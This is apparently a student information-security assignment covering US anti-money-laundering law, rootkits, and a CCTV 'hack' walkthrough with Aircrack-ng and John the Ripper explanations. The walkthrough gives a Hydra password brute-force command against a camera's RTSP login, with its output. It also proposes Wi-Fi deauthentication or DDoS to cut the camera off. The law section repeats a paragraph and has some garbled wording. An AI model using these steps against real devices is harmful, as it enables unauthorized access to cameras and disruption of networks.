

Faculty of Computing and Information Technology (FCIT)

INDUS UNIVERSITY



**Information Security
Assignment 3
Spring 2021**

Student Name: Syed Daniyal Ali
Student ID: 1163-2018
Program: BSCS

Submitted to: Sir Shad Muhammad

Assignment 3

Q1: Cross-borders insight into Anti-money laundering law.

Answer:

Cross-Border Impacts of the Anti-Money Laundering Act of 2020

Congress passed the Anti-Money Laundering Act of 2020 (AMLA) on January 1, 2021, as part of the National Defense Authorization Act. The Act significantly strengthens U.S. anti-money laundering (AML) provisions by, among other things, closing perceived gaps in the previous statutory framework and expanding the government's power to gather evidence held abroad.

Two key elements of the AMLA possess significant cross-border implications: beneficial ownership reporting requirements and the expansion of government subpoena power over foreign banks.

Beneficial Ownership Reporting Requirements:

Sections 6401-6403 of the AMLA, the Corporate Transparency Act, compel certain firms, in order to prevent anonymous controlling owners from utilising the United States corporations, to report beneficial ownership data to the Financial Crimes Enforcement Network (FinCEN).

The standards were met in the light of identified inadequacies in the former US anti-money laundering system. A serious deficiency in the U.S. AML policies has been identified by the Financial Action Task Force (FATF), which allows owners to efficiently dissimulate their identities and use shell companies to laugh illegally with the benefit of the register. It was difficult for authorities to discover the identify of some owners of businesses, notably foreign owners, before the establishment of this beneficial ownership reporting register.

These new reporting requirements include securities issuers (who have already submitted SEC reporting requirements), banks, investor advisors, assurance companies and some large companies (with more than 20 full time staff, over US\$5 million of gross revenue, and physically located in the United States). There are a number of significant exceptions.

Subpoenas to Foreign Banks:

AMLA Section 6308 considerably improves the powers of federal prosecutors to summon foreign banks to hold corresponding accounts in the United States. In the past years, this power was restricted to the records in the United States of corresponding accounts. The new legislation provides the government the authority to seek data for any overseas bank account and levy a financial penalty of up to \$50,000 a day for failure to comply. For banks which do not comply for 60 days or older, more

sanctions are available. This should provide international banks a substantial incentive to comply with US government inquiries.

AMLA Section 6308 considerably improves the powers of federal prosecutors to summon foreign banks to hold corresponding accounts in the United States. In the past years, this power was restricted to the records in the United States of corresponding accounts. The new legislation provides the government the authority to seek data for any overseas bank account and levy a financial penalty of up to \$50,000 a day for failure to comply. For banks which do not comply for 60 days or older, more sanctions are available. This should provide international banks a substantial incentive to comply with US government inquiries.

The U.S. Department of Justice has expanded its power to issue subpoenas to foreign banks. Current DOJ guidelines emphasize international cooperation, specifically the use of MLATs to obtain records located abroad before resorting to unilateral compulsory measures. The AMLA could represent a departure from these principles, at least in certain cases.

Conclusion:

Both the beneficial ownership reporting requirements and the expanded subpoena power provisions of the AMLA will have profound impacts on companies located abroad, especially banks. The increased oversight and enforcement powers that the Act gives U.S. regulators and prosecutors can significantly strengthen the U.S. anti-money laundering regime and bring it in line with modern and effective international standards.

Q2: What is Rootkit? Rootkit Analysis.

Answer:

Rootkit:

A Rootkit is a clandestine computer program designed to provide continued privileged access to a computer while actively hiding its presence. The term rootkit is a connection of the two words "root" and "kit." Originally, a rootkit was a collection of tools that enabled administrator-level access to a computer or network. Root refers to the Admin account on Unix and Linux systems, and kit refers to the software components that implement the tool. Today rootkits are generally associated with malware – such as Trojans, worms, viruses – that conceal their existence and actions from users and other system processes.

Rootkits operate near or within the kernel of the OS, which means they have low-level access to instructions to initiate commands to the computer. Hackers have recently updated rootkits to attack new targets, namely the new Internet of Things (IoT), to use as their zombie computers. Anything that uses an OS is a potential target for a rootkit – your new fridge or thermostat included.

Rootkits do provide functionality for both security and utility to end-users, employers, and law enforcement. Veriato is a rootkit that gives employers monitoring capabilities for their employees' computers. Law enforcement agencies use rootkits for investigations on PCs and other devices. Rootkits are the bleeding edge of OS development, and research for rootkits helps developers counter possible future threats.

Root-kit Analysis:

It is difficult to detect rootkits. There are no commercial products available that can find and remove all known and unknown rootkits. There are various ways to look for a rootkit on an infected machine. Detection methods include behavioral-based methods (e.g., looking for strange behavior on a computer system), signature scanning and memory dump analysis. Often, the only option to remove a rootkit is to completely rebuild the compromised system.

Many rootkits penetrate computer systems by piggybacking with software you trust or with a virus. You can safeguard your system from rootkits by ensuring it is kept patched against known vulnerabilities. This includes patches of your OS, applications and up-to-date virus definitions. Don't accept files or open email file attachments from unknown sources. Be careful when installing software and carefully read the end-user license agreements.

Q3: What is Kerberos? OR Try to hack a CCTV camera and give proper screenshot and details. also working of John the Ripper and Aircrack NG.

Answer:

To Hack a CCTV camera we have a lot of methods, here we use one of them:

Step 1:

Download Required Tools

Angry IP Scanner

<https://angryip.org/download/#linux>

Hydra:


<https://tools.kali.org/password-attacks/hydra>

Step 2:

From Angry IP Scanner we Scan for open ports in a network:

-> Select IP range

-> Press start



IP	Ping	Hostname	Ports [3+]
192.168.0.77	[n/a]	[n/s]	[n/s]
192.168.0.78	[n/a]	[n/s]	[n/s]
192.168.0.79	[n/a]	[n/s]	[n/s]
192.168.0.80	[n/a]	[n/s]	[n/s]
192.168.0.81	[n/a]	[n/s]	[n/s]
192.168.0.82	[n/a]	[n/s]	[n/s]
192.168.0.83	[n/a]	[n/s]	[n/s]
192.168.0.84	[n/a]	[n/s]	[n/s]
192.168.0.85	[n/a]	[n/s]	[n/s]
192.168.0.86	[n/a]	[n/s]	[n/s]
192.168.0.87	[n/a]	[n/s]	[n/s]
192.168.0.88	[n/a]	[n/s]	[n/s]
192.168.0.89	[n/a]	[n/s]	[n/s]
192.168.0.90	[n/a]	[n/s]	[n/s]
192.168.0.91	[n/a]	[n/s]	[n/s]
192.168.0.92	[n/a]	[n/s]	[n/s]
192.168.0.93	[n/a]	[n/s]	[n/s]
192.168.0.94	[n/a]	[n/s]	[n/s]
192.168.0.95	[n/a]	[n/s]	[n/s]
192.168.0.96	[n/a]	[n/s]	[n/s]
192.168.0.97	[n/a]	[n/s]	[n/s]
192.168.0.98	[n/a]	[n/s]	[n/s]
192.168.0.99	[n/a]	[n/s]	[n/s]
192.168.0.100	19 ms	[n/a]	80,443

Ready Display: All Threads: 0

Here we can see that IP(192.168.0.100) is open at port 80 and 443.

Time to try some commands with Console:

```
hydra -s 443 -l admin -P wordlist.txt -e ns rtsp://192.168.0.100
```

-> -s is for port on camera

-> -l is for default login name

-> -P is for path

-> -e is for empty password

-> ns is to try login with empty password

-> rtsp protocol is use for live camera stream

```
syed@SDA: ~/Downloads/airmon123
syed@SDA:~/Downloads/airmon123$ hydra -s 80 -l admin -P wordlist.txt -e ns rtsp://192.168.0.100
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-25 03:08:30
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:1/p:7), ~1 try per task
[DATA] attacking rtsp://192.168.0.100:80/
[ERROR] children crashed! (0)
[ERROR] children crashed! (3)
[ERROR] children crashed! (1)
[ERROR] children crashed! (4)
[ERROR] children crashed! (2)
[ERROR] children crashed! (6)
[ERROR] children crashed! (5)
[ERROR] children crashed! (0)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-25 03:08:40
syed@SDA:~/Downloads/airmon123$
```

Now try with GUI

Step 1(Set the target):

The screenshot shows the xHydra GUI with the following settings:

- Target:** Single Target (selected), 192.168.0.100
- Port:** 80
- Protocol:** rtsp
- Output Options:** Use SSL, Use old SSL, Be Verbose, Show Attempts, Debug, COMPLETE HELP, Service Module Usage Details (all unchecked)

The command bar at the bottom shows: `hydra -s 80 -l admin -P /home/syed/Downloads/airmon123/wordlist.txt -e ns ...`

Step 2(Set the default username and set the path to password list):

The screenshot shows the xHydra application window with the 'Passwords' tab selected. The 'Username' section has 'Username' selected with 'admin' in the text box. The 'Password' section has 'Password List' selected with '/home/syed/Downloads/airmon123/wordlist.txt' in the text box. At the bottom, 'Try login as password' and 'Try empty password' are checked, while 'Try reversed login' is unchecked. The command bar at the bottom shows: `hydra -s 80 -l admin -P /home/syed/Downloads/airmon123/wordlist.txt -e ns ...`

Step 3(Set the target):

The screenshot shows the xHydra application window with the 'Start' tab selected. The 'Output' section displays the following text:
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-25 03:18:31
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:p:7), ~1 try per task
[DATA] attacking rtsp://192.168.0.100:80/
[ERROR] children crashed! (2)
[ERROR] children crashed! (4)
[ERROR] children crashed! (3)
[ERROR] children crashed! (0)
[ERROR] children crashed! (6)
[ERROR] children crashed! (5)
[ERROR] children crashed! (2)
[ERROR] children crashed! (1)
1 of 1 target completed, 0 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-25 03:18:32
<finished>
At the bottom, there are buttons for 'Start', 'Stop', 'Save Output', and 'Clear Output'. The command bar shows: `hydra -s 80 -l admin -P /home/syed/Downloads/airmon123/wordlist.txt -e ns -t 16 192.168.0.100 rtsp`

Here we can see that our password and DVR's encryption is too strong to easily break how ever we can easily do DDOS attack on wireless network to break the communication of camera to DVR.

Working of Aircrack-ng

Aircrack-ng is not a single tool, but rather a suite of tools for manipulating and cracking Wi-Fi networks. Within this suite, there is a tool called aircrack for cracking passwords, but to get to the cracking we need to do several steps using other tools. In addition, aircrack-ng is capable of doing DOS attacks as well rogue access points, coffee latte, evil twin, and many others.

Working:

- ✓ First it starts to monitor networks using wlan card (Alpha, TpLink-Adapter, built-in, etc)
- ✓ Then it deauth the device through BSSID of router during this time no device able to connect with the router
- ✓ If each device try to connect with router, the airmon capture their handshake and store in a file with having .cap extension.
- ✓ Then we use aircracker to decrypt the handshake and compare it with password list which may provided by the attacker.

Working of John the Ripper

First released in 1996, John the Ripper (JtR) is a password cracking tool originally produced for UNIX-based systems. It was designed to test password strength, brute-force encrypted (hashed) passwords, and crack passwords via dictionary attacks.

Working:

Password crackers and cryptanalysis tools typically work in three different ways. The common objective in all these is ultimately to correctly guess ("crack") a password:

Dictionary attack: In this type of attack the tool tries passwords provided in a pre-fed list of large number of words, phrases and possible passwords derived from previously leaked data dumps or breaches.

Brute-force attack: In this type of attack, the tool asks the user to configure a few settings, for example, the minimum and maximum lengths the correct password may fall into and what types of characters it could possibly consist of (e.g., letters only, letters and numbers, or special characters) and at what positions (say, for every password it generates, first four would be alphabets followed by two digits and two special characters).

Rainbow tables: Because mission-critical and security-oriented applications seldom store passwords in plaintext and instead store their fixed-length hashes, rainbow tables can be efficient especially if a large list of hashed passwords is available (for example, from a leaked data dump). In this case, a pre-computed list of password hashes (derived from commonly set passwords) is compared against an existing data dump to find the correct password in its plaintext form.